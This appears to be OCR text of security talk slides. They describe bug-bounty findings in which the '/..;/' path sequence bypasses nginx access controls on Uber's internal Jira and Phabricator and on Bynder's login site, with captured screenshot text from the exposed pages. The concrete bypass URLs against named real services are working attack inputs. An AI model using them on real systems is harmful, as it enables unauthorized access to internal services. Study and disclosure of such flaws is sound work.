
- Uber disallow direct access `*.uberinternal.com`
  - Redirect to OneLogin SSO by Nginx
  - But we found a whitelist API(for monitor purpose?)


`https://jira.uberinternal.com/status`

/..;/ seems to be a directory with the /status whitelist. Pass to you!

https://jira.uberinternal.com/status/..;/secure/Dashboard.jspa


Oh shit! /..;/ is the parent directory


Manage Filters
berinternal.com/status/..;/secure/ManageFilters.jspa
Dashboards
Search
Log In
Manage Filters
Popular
Search
Popular Filters
Filters are issue searches that have been saved for re-use. This page shows you the most popular filters.
Name
Owner
Shared With
Subscriptions
Popularity
Shared with all users
None - Subscribe
17
JIRA Administrator (admin)
Shared with all users
None - Subscribe
13
Shared with
None -
10


Login to Phabricator
https://code.uberinternal.com/api/..;/
110%
INT
SQL
XSS
Encryption
Encoding
Other
Load URL (A)
Split URL (S)
Execute (X)
https://code.uberinternal.com/api/..;/
Enable Post data
Enable Referrer
HomePhabricator
Auth Login
Login or Register with your existing Uber OneLogin email address and password
Email or LDAP Username (e.g. name@ext.uber.com, name@uber.com or name)
LDAP (OneLogin) Password
Login or Register

Bynder RCE case study


- Remote Code Execution on login.getbynder.com
  - Out of bounty program scope in my original target
  - But there is a bounty program in the service provider(Bynder)
  - Abusing inconsistency between web architectures to RCE


Bynder Brand Portal
https://login.getbynder.com/login/
120%
搜尋
Language
Email/Username
Password
Lost password?
Login

Inconsistency to ACL bypass

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 26 May 2018 06:23:35 GMT
Content-Type: text/html;charset=UTF-8
Set-Cookie: JSESSIONID=C4E5824F9EAE4296BCDE23C...
```

Inconsistency to ACL bypass



Inconsistency to ACL bypass

https://login.getbynder.com/..;/x

